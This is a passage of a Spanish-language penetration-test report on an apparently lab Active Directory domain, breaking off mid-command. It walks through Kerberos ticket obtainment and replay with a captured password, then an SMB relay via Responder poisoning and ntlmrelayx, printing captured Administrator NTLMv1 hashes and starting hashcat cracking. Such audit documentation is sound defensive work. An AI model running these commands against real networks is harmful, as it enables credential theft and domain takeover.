La explotación confirma que **jerrilyn.marylynne** es el único vector de credenciales expuestas exitoso, proporcionando acceso autenticado al dominio para técnicas posteriores. Las cuentas con indicadores requieren vectores de ataque alternativos más sofisticados.


4.7.6 VULN-MAN-003 – Explotación de Configuraciones Kerberos Inseguras

La explotación de configuraciones Kerberos inseguras identifica y analiza políticas de tickets prolongados establecidas en las GPOs del dominio, habilitando técnicas de replay mediante manipulación y reutilización de tickets para extender la ventana de acceso al entorno.

Identificación de Configuraciones Vulnerables

◆ Extracción de políticas Kerberos desde GPOs:

```
# Análisis de políticas desde SYSVOL (ya descargado en sección 4.4.4)
cat GptTmpl.inf
cat Registry.pol
```



[Evidencia: 91a_Kerberos_Policy_Extraction.png] - Extracción de configuraciones Kerberos desde GPOs

Nota técnica : *En la revisión del archivo Registry.pol con herramienta regpol no se encontró información sobre Kerberos ni Tickets.*

◆ Configuraciones identificadas:

```
# Políticas de tickets identificadas en GPOs
MaxTicketAge = 10 horas (36000 segundos)
MaxRenewAge = 7 días (604800 segundos)
MaxServiceAge = 600 minutos (36000 segundos)
```

```
MaxClockSkew = 5 minutos (300 segundos)
TicketValidateClient = 1
```

Explotación de Tickets de Larga Duración

◆ **Obtención de ticket TGT con credencial válida:**

```
# Generación de ticket con duración extendida con el usuario
jerrilyn.marylynne
impacket-getTGT domain.local/jerrilyn.marylynne:'!]!9%>M3W;_)'
-dc-ip 192.168.37.10
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ impacket-getTGT domain.local/jerrilyn.marylynne:'!]!9%>M3W;_)' -dc-ip 192.168.37.10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in jerrilyn.marylynne.ccache
```

[Evidencia: 91b_Extended_TGT_Generation.png] - Generación de TGT con duración extendida

◆ **Análisis de propiedades del ticket:**

```
# Verificación de duración y propiedades del ticket
export KRB5CCNAME=./jerrilyn.marylynne.ccache
klist -e -f
```

◆ **Propiedades del ticket obtenido:**

```
Ticket cache: FILE:./jerrilyn.marylynne.ccache
Default principal: jerrilyn.marylynne@DOMAIN.LOCAL

Valid starting     Expires            Service principal
31/08/25 20:38:52  01/09/25 06:38:52
krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
        renew until 01/09/25 20:38:54, Flags: FPRI
        Etype (skey, tkt): aes256-cts-hmac-sha1-96,
aes256-cts-hmac-sha1-96
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ export KRB5CCNAME=./jerrilyn.marylynne.ccache
klist -e -f

Ticket cache: FILE:./jerrilyn.marylynne.ccache
Default principal: jerrilyn.marylynne@DOMAIN.LOCAL

Valid starting     Expires            Service principal
31/08/25 20:38:52  01/09/25 06:38:52  krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
        renew until 01/09/25 20:38:54, Flags: FPRI
        Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96
```

[Evidencia: 91Ticket_Properties_Analysis.png] - Análisis detallado de propiedades del ticket

Explotación de Renovación de Tickets

◆ **Renovación del ticket antes de expiración:**

```
# Renovación del ticket para mantener persistencia
kinit -R jerrilyn.marylynne@DOMAIN.LOCAL
klist
```

```
┌──(ilanami㉿ilanami)-[~/saved_tickets]
└─$ kinit -R jerrilyn.marylynne@DOMAIN.LOCAL

┌──(ilanami㉿ilanami)-[~/saved_tickets]
└─$ klist
Ticket cache: FILE:./jerrilyn.marylynne.ccache
Default principal: jerrilyn.marylynne@DOMAIN.LOCAL

Valid starting     Expires            Service principal
01/09/25 11:00:31  01/09/25 21:00:31  krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
        renew until 02/09/25 11:00:02
```

[Evidencia: 91d_Ticket_Renewal_Process.png] - Proceso de renovación de ticket

◆ **Resultado de renovación:**

```
Ticket cache: FILE:./jerrilyn.marylynne.ccache
Default principal: jerrilyn.marylynne@DOMAIN.LOCAL
Valid starting     Expires            Service principal
01/09/25 11:00:31  01/09/25 21:00:31
krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
        renew until 02/09/25 11:00:02
```

Notas Técnicas:

- El ticket TGT se emite con "renew until" fijo en primera obtención
- No se extiende período total, solo ventana de validez
- Posible restricción GPO: renovación requiere proximidad a expiración (<10 minutos)
- KDC puede restringir renovación según flags del ticket

Ataques de Replay con Tickets Válidos

◆ Reutilización de ticket en múltiples servicios:

```
# Usar el ccache con el TGT que ya se obtuvo
export KRB5CCNAME=./jerrilyn.marylynne.ccache

# Acceso SMB con ticket Kerberos (lista SYSVOL)
smbclient //WIN-B820FDLIP42.domain.local/SYSVOL -k -I
192.168.37.10 -c "ls"

# Enumeración LDAP usando el mismo ticket (GSSAPI)
ldapwhoami -H ldap://WIN-B820FDLIP42.domain.local -Y GSSAPI -N -o
SASL_NOCANON=1
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ export KRB5CCNAME=./jerrilyn.marylynne.ccache

┌──(ilanami㉿ilanami)-[~/tools]
└─$ smbclient //WIN-B820FDLIP42.domain.local/SYSVOL -k -I 192.168.37.10 -c "ls"

WARNING: The option -k|--kerberos is deprecated!
  .                                   D        0  Sun Aug 10 13:43:18 2025
  ..                                  D        0  Sun Aug 10 13:43:18 2025
  domain.local                       Dr        0  Sun Aug 10 13:43:18 2025

                15570943 blocks of size 4096. 12024565 blocks available

┌──(ilanami㉿ilanami)-[~/tools]
└─$ ldapwhoami -H ldap://WIN-B820FDLIP42.domain.local -Y GSSAPI -N -o SASL_NOCANON=1

SASL/GSSAPI authentication started
[2286873] 1756671573.041003: ccselect module realm chose cache FILE:./jerrilyn.marylynne.ccache
errilyn.marylynne@DOMAIN.LOCAL for server principal ldap/win-b820fdlip42.domain.local@DOMAIN.LO
[2286873] 1756671573.041004: Getting credentials jerrilyn.marylynne@DOMAIN.LOCAL -> ldap/win-b8
using ccache FILE:./jerrilyn.marylynne.ccache
[2286873] 1756671573.041005: Retrieving jerrilyn.marylynne@DOMAIN.LOCAL -> krb5_ccache_conf_dat
F: from FILE:./jerrilyn.marylynne.ccache with result: -1765328243/Matching credential not found
arylynne.ccache)
[2286873] 1756671573.041006: Retrieving jerrilyn.marylynne@DOMAIN.LOCAL -> ldap/win-b820fdlip42
:./jerrilyn.marylynne.ccache with result: 0/Success
[2286873] 1756671573.041007: Creating authenticator for jerrilyn.marylynne@DOMAIN.LOCAL -> ldap
local@, seqnum 180698156, subkey aes256-cts/73B5, session key aes256-cts/C74F
[2286873] 1756671573.041009: Read AP-REP, time 1756671572.41008, subkey aes256-cts/742A, seqnum
SASL username: jerrilyn.marylynne@DOMAIN.LOCAL
SASL SSF: 256
SASL data security layer installed.
u:DOMAIN\jerrilyn.marylynne
```

[Evidencia: 91e_Ticket_Replay_Multiple_Services.png] - Reutilización exitosa del ticket en múltiples servicios

◆ **Servicios accesibles con ticket único:**

➢ SMB/CIFS (acceso a SYSVOL confirmado)

➢ LDAP (enumeración autenticada exitosa)

Análisis de Ventana de Explotación

Configuración	Valor	Ventana de Explotación
MaxTicketAge	10 horas	Persistencia sin re-autenticación
MaxRenewAge	7 días	Renovación continua posible
Ventana total	168 horas	1 semana de acceso potencial
Re-auth interval	10 horas	Frecuencia mínima de actividad

Explotación de Algoritmos Criptográficos

◆ **Identificación de algoritmos de cifrado:**


```
# Análisis de algoritmos utilizados en tickets
klist -e | grep Etype
```

◆ **Algoritmos identificados:**

```
Etype (skey, tkt): aes256-cts-hmac-sha1-96,
aes256-cts-hmac-sha1-96
```

◆ **Evaluación criptográfica:**

➢ **AES-256:** Cifrado robusto (no vulnerable a ataques prácticos)
➢ **HMAC-SHA1:** Algoritmo de integridad estándar
➢ **Sin RC4-HMAC:** Configuración moderna sin algoritmos legacy vulnerables



[Evidencia: 91f_Cryptographic_Algorithm_Analysis.png] - Análisis de algoritmos criptográficos

Limitaciones de la Explotación Identificadas

◆ **Controles efectivos detectados:**

- ➢ **Cifrado robusto:** AES-256 impide ataques criptográficos prácticos
- ➢ **Validación temporal:** Tickets expiran después de MaxTicketAge
- ➢ **Renovación limitada:** MaxRenewAge impone límite absoluto de 7 días
- ➢ **Dependencia de credencial:** Requiere credencial inicial válida

◆ **Requisitos para explotación exitosa:**

- ➢ Credencial válida inicial (jerrilyn.marylynne confirmada)
- ➢ Mantenimiento activo de renovación (cada 10 horas máximo)
- ➢ Acceso a entorno para reutilización de tickets
- ➢ Sin vulnerabilidades criptográficas explotables

Correlación con Vectores Posteriores

◆ **Tickets Kerberos válidos habilitados para:**

- ➢ **Golden Ticket Simulation:** Base para comprensión de estructura de tickets
- ➢ **Silver Ticket Attempts:** Análisis de servicios específicos accesibles
- ➢ **Lateral Movement:** Autenticación Kerberos entre servicios del dominio
- ➢ **BloodHound Analysis:** Credenciales persistentes para mapeo AD completo

Correlación con marcos de referencia

- ➢ **MITRE ATT&CK T1558**: Steal or Forge Kerberos Tickets
- ➢ **MITRE ATT&CK T1078.002**: Valid Accounts: Domain Accounts
- ➢ **MITRE ATT&CK T1021.002**: Remote Services: SMB/Windows Admin Shares
- ➢ **MITRE ATT&CK T1124**: System Time Discovery
- ➢ **CWE-324**: Use of a Key Past its Expiration Date
- ➢ **CVSS 3.1 Vector**: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N (Puntuación: 8.0)

Conclusión de la Explotación

◆ **Vector de configuración Kerberos - Impacto Limitado:**

- ➢ **CVSS aplicable:** 8.0 (Alto) - Persistencia extendida pero controlada

- ➢ **Ventana de explotación:** 7 días máximo con renovación activa
- ➢ **Algoritmos seguros:** AES-256 impide ataques criptográficos directos

Configuración de seguridad evaluada: La implementación de AES-256 y políticas de renovación limitadas a 7 días demuestra configuraciones de seguridad modernas que, aunque permiten persistencia temporal, mantienen controles efectivos contra explotación criptográfica avanzada.

La explotación confirma que las configuraciones Kerberos permiten una ventana temporal de explotación ampliada mediante tickets de larga duración, con necesidad de mantenimiento activo, pero no exponen vulnerabilidades criptográficas críticas ni garantizan persistencia indefinida.


4.7.7 VULN-MAN-005 – SMB Relay Attack con Responder y NetExec

La ausencia de firma SMB en el entorno ha permitido la implementación de ataques SMB Relay para capturar y reutilizar hashes NTLMv1, facilitando el movimiento lateral mediante captura de credenciales del usuario Administrador del dominio.

Identificación de vectores SMB Relay

◆ **Verificación de firma SMB en objetivos:**

```
# Identificación de hosts vulnerables a SMB Relay
netexec smb 192.168.37.0/24 --gen-relay-list relay_targets.txt

# Verificación manual de configuración de firma SMB
netexec smb 192.168.37.10 | grep signing
```




[Evidencia:92a_SMB_Signing_Enumeration.png] -Identificación de configuración SMB vulnerable

◆ **Análisis del resultado:**

El escaneo identificó un único host activo: el controlador de dominio WIN-B820FDLIP42 (192.168.37.10) ejecutando Windows Server 2019 Build 17763. La configuración **signing:False** confirma la vulnerabilidad crítica para ataques SMB Relay.

◆ **Configuraciones SMB identificadas:**

```
# Verificación del archivo de objetivos generado
cat relay_targets.txt

# Análisis detallado de configuraciones SMB
netexec smb 192.168.37.10 --verbose
```



[Evidencia: 92b_SMB_Relay_Targets_Identification.png] - Análisis detallado de objetivos

– Resultado obtenido:

```
SMB 192.168.37.10 445 WIN-B820FDLIP42 [*] Windows 10 / Server 2019
Build 17763 x64 (name:WIN-B820FDLIP42) (domain:domain.local)
(signing:False) (SMBv1:False)
```

◆ **Interpretación técnica:**

El archivo **relay_targets.txt** contiene únicamente la IP del controlador de dominio, confirmando **signing:False** en el DC - la vulnerabilidad más crítica posible para ataques de relay contra la infraestructura Active Directory.

Configuración del entorno para SMB Relay

◆ **Preparación de Responder para captura LLMNR/NBT-NS:**

```
# Modificación de configuración para SMB Relay
sudo cp /etc/responder/Responder.conf
/etc/responder/Responder.conf.bak

# Deshabilitación de SMB y HTTP en Responder para permitir relay
sudo sed -i 's/SMB = On/SMB = Off/g' /etc/responder/Responder.conf
sudo sed -i 's/HTTP = On/HTTP = Off/g'
/etc/responder/Responder.conf

# Verificación de configuración modificada
grep -E "SMB|HTTP" /etc/responder/Responder.conf
```

– Configuración resultante:

```
SMB       = Off
HTTP      = Off
HTTPS     = On (permanece activo)
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ sudo cp /etc/responder/Responder.conf /etc/responder/Responder.conf.bak


┌──(ilanami㉿ilanami)-[~]
└─$ sudo sed -i 's/SMB       = On/SMB       = Off/g' /etc/responder/Responder.conf

┌──(ilanami㉿ilanami)-[~]
└─$ sudo sed -i 's/HTTP      = On/HTTP      = Off/g' /etc/responder/Responder.conf

┌──(ilanami㉿ilanami)-[~]
└─$ grep -E "SMB|HTTP" /etc/responder/Responder.conf

SMB       = Off
HTTP      = Off
HTTPS     = On
[HTTP Server]
; HTML answer to inject in HTTP responses (before </body> tag).
; leave empty if you want to use the default one (redirect to SMB on your IP address).
[HTTPS Server]
```

[Evidencia:92c_Responder_Configuration.png] - Configuración Responder para relay


Nota Técnica: *La deshabilitación de módulos SMB y HTTP en Responder evita conflictos, permitiendo que NetExec maneje las conexiones SMB mientras Responder se encarga exclusivamente del envenenamiento LLMNR/NBT-NS.*

◆ **Configuración de interfaz de red:**

```
# Identificación de interfaz de red activa
ip addr show | grep "inet.*brd"
export INTERFACE=eth1
```

– Configuración de red identificada:

➢ **eth0**: 192.168.28.128/24 (red principal/NAT)
➢ **eth1**: 192.168.37.100/24 (red del laboratorio AD) ✔



[Evidencia: 92d_Network_Interface_Configuration.png] - Configuración interfaz de red

Ejecución del ataque SMB Relay

◆ **Configuración del entorno multi-terminal**

– Terminal 1 - Responder activo:

```
sudo responder -I eth1 -v
```

– Resultado de configuración:

```
[+] Poisoners:
    LLMNR                      [ON]
```

```
    NBT-NS                          [ON]
    MDNS                            [ON]
[+] Servers:
    HTTP server                     [OFF]
    SMB server                      [OFF]
[+] Generic Options:
    Responder NIC                   [eth1]
    Responder IP                    [192.168.37.100]
[+] Listening for events...
```

[Evidencia: 92e_Responder_Poisoning_Active.png] - Responder configurado y activo

– Terminal 2 - ntlmrelayx configurado:


```
impacket-ntlmrelayx -tf relay_targets.txt -smb2support
--no-http-server --no-smb-server -c "whoami"
```

Generación de tráfico auténtico desde Windows Server

El objetivo es generar tráfico legítimo desde WIN-B820FDLIP42 con usuario administrator para activar el envenenamiento LLMNR/NBT-NS y capturar autenticación real.

– Comando ejecutado en Windows Server:

```
PS C:\Users\Administrador> net use \\PRINTSERVER\shared
```



[Evidencia: 92g_Windows_Command_Execution.png] - Generación de tráfico desde DC

– Comportamiento observado: Al ejecutar el comando hacia recurso inexistente, Windows Server inicia la resolución de nombres. Cuando DNS falla, recurre a protocolos LLMNR/NBT-NS, momento en que Responder intercepta las consultas.

Resultados diferenciados según configuración


◆ **Configuración 1: Captura directa con Responder**

```
PS C:\Users\Administrador> net use \\PRINTSERVER\shared
Escriba el nombre de usuario para "PRINTSERVER": Administrador
Escriba la contraseña para PRINTSERVER:
Error de sistema 5.
Acceso denegado.
```

– Análisis técnico: El Error 5 (ACCESS_DENIED) confirma que Windows resolvió "PRINTSERVER" mediante envenenamiento LLMNR/NBT-NS y transmitió credenciales del Administrador.

◆ Configuración 2: SMB Relay con ntlmrelayx

```
PS C:\Users\Administrador> net use \\PRINTSERVER\shared
Error de sistema 67.
No se encuentra el nombre de red especificado.
```



[Evidencia: 92h_Windows_Command_Execution.png] - Respuestas diferenciadas del sistema

– **Análisis técnico:** El Error 67 indica envenenamiento LLMNR/NBT-NS exitoso pero sin servidor SMB en Responder, permitiendo que ntlmrelayx maneje las conexiones SMB para relay.

Resultados del SMB Relay Attack

◆ Envenenamiento exitoso detectado

– Actividad de Responder:

```
[*] [MDNS] Poisoned answer sent to 192.168.37.10   for name
PRINTSERVER.local
[*] [NBT-NS] Poisoned answer sent to 192.168.37.10 for name PRINTSERVER
(service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name
PRINTSERVER
[*] [LLMNR]  Poisoned answer sent to 192.168.37.10 for name PRINTSERVER
```

Hashes NTLMv1-SSP capturados

◆ Credenciales interceptadas:

```
[SMB] NTLMv1-SSP Client   : fe80::9596:50ab:d1a4:e4aa
[SMB] NTLMv1-SSP Username : DOMAIN\Administrador
[SMB] NTLMv1-SSP Hash     :
```

```
Administrador::DOMAIN:12AF2FC03A534D4D0000000000000000000000000000000:7
DB04275AD507CAFE8F4A1BF9F36B973550E549A5681DE84:ce17a00494c51d94

[SMB] NTLMv1-SSP Client   : fe80::9596:50ab:d1a4:e4aa
[SMB] NTLMv1-SSP Username : PRINTSERVER\Administrador
[SMB] NTLMv1-SSP Hash     :
Administrador::PRINTSERVER:990382BCAC9CA5CD0000000000000000000000000000
000:F0ECA63F2977AB503F6155FC8264A871E87DDB3D3BEA6F51:9b2a94b6e794e28e
```

```
[*] [MDNS] Poisoned answer sent to 192.168.37.10   for name PRINTSERVER.local
[*] [MDNS] Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER.local
[*] [MDNS] Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER.local
[*] [MDNS] Poisoned answer sent to 192.168.37.10   for name PRINTSERVER.local
[*] [LLMNR]  Poisoned answer sent to 192.168.37.10 for name PRINTSERVER
[*] [LLMNR]  Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER
[*] [LLMNR]  Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER
[*] [LLMNR]  Poisoned answer sent to 192.168.37.10 for name PRINTSERVER
[*] [NBT-NS] Poisoned answer sent to 192.168.37.10 for name PRINTSERVER (service: Domain Controller)
[*] [MDNS] Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER.local
[*] [MDNS] Poisoned answer sent to 192.168.37.10   for name PRINTSERVER.local
[*] [MDNS] Poisoned answer sent to 192.168.37.10   for name PRINTSERVER.local
[*] [LLMNR]  Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER
[*] [MDNS] Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER.local
[*] [LLMNR]  Poisoned answer sent to 192.168.37.10 for name PRINTSERVER
[*] [LLMNR]  Poisoned answer sent to fe80::9596:50ab:d1a4:e4aa for name PRINTSERVER
[*] [LLMNR]  Poisoned answer sent to 192.168.37.10 for name PRINTSERVER
[SMB] NTLMv1-SSP Client   : fe80::9596:50ab:d1a4:e4aa
[SMB] NTLMv1-SSP Username : PRINTSERVER\Administrador
[SMB] NTLMv1-SSP Hash     : Administrador::PRINTSERVER:990382BCAC9CA5CD0000000000000000000000000000
000:F0ECA63F2977AB503F6155FC8264A871E87DDB3D3BEA6F51:9b2a94b6e794e28e
```

[Evidencia: 92i_NTLMv1_Hashes_Captured_Real.png] - Hashes NTLMv1-SSP capturados

Cracking del Hash Administrativo

La obtención del hash NTLMv1-SSP del usuario **DOMAIN\Administrador** representa el compromiso más crítico de la auditoría. El cracking exitoso confirma el control total del dominio mediante las vulnerabilidades SMB identificadas.

Preparación y ejecución del cracking


```
# Preparación del hash NTLMv1-SSP capturado (contexto PRINTSERVER)
echo
"Administrador::PRINTSERVER:990382bcac9ca5cd0000000000000000000000000000
0000:f0eca63f2977ab503f6155fc8264a871e87ddb3d3bea6f51:9b2a94b6e794e28e"
> admin_ntlmv1.hash

# Cracking con Hashcat modo 5500 + reglas de transformación
hashcat -m 5500 admin_ntlmv1.hash /usr/share/wordlists/rockyou.txt -r
